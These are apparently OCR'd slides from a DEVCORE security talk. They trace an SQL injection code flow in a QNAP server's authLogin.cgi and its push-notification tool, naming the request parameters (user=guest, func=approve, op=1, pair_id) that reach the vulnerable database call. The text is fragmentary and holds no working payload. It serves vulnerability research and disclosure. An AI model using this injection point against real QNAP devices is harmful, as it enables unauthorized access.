SQL Injection - Code Flow

DEVCORE


user = guest
func = approve
op = 1

pair_id = SQLi

user

authLogin.cgi

qcloud_push_notification_tool

fail_device_db


device config

session config

QNAP Server

SQL Injection - Code Flow


DEVCORE




user = guest
func = approve
op = 1

pair_id = SQLi
msg = session

SQL Injection - Code Flow



SQL Injection - Code Flow




Call db_client_search_string

user = guest
func = approve
op = 1

pair_id = SQLi
msg = session

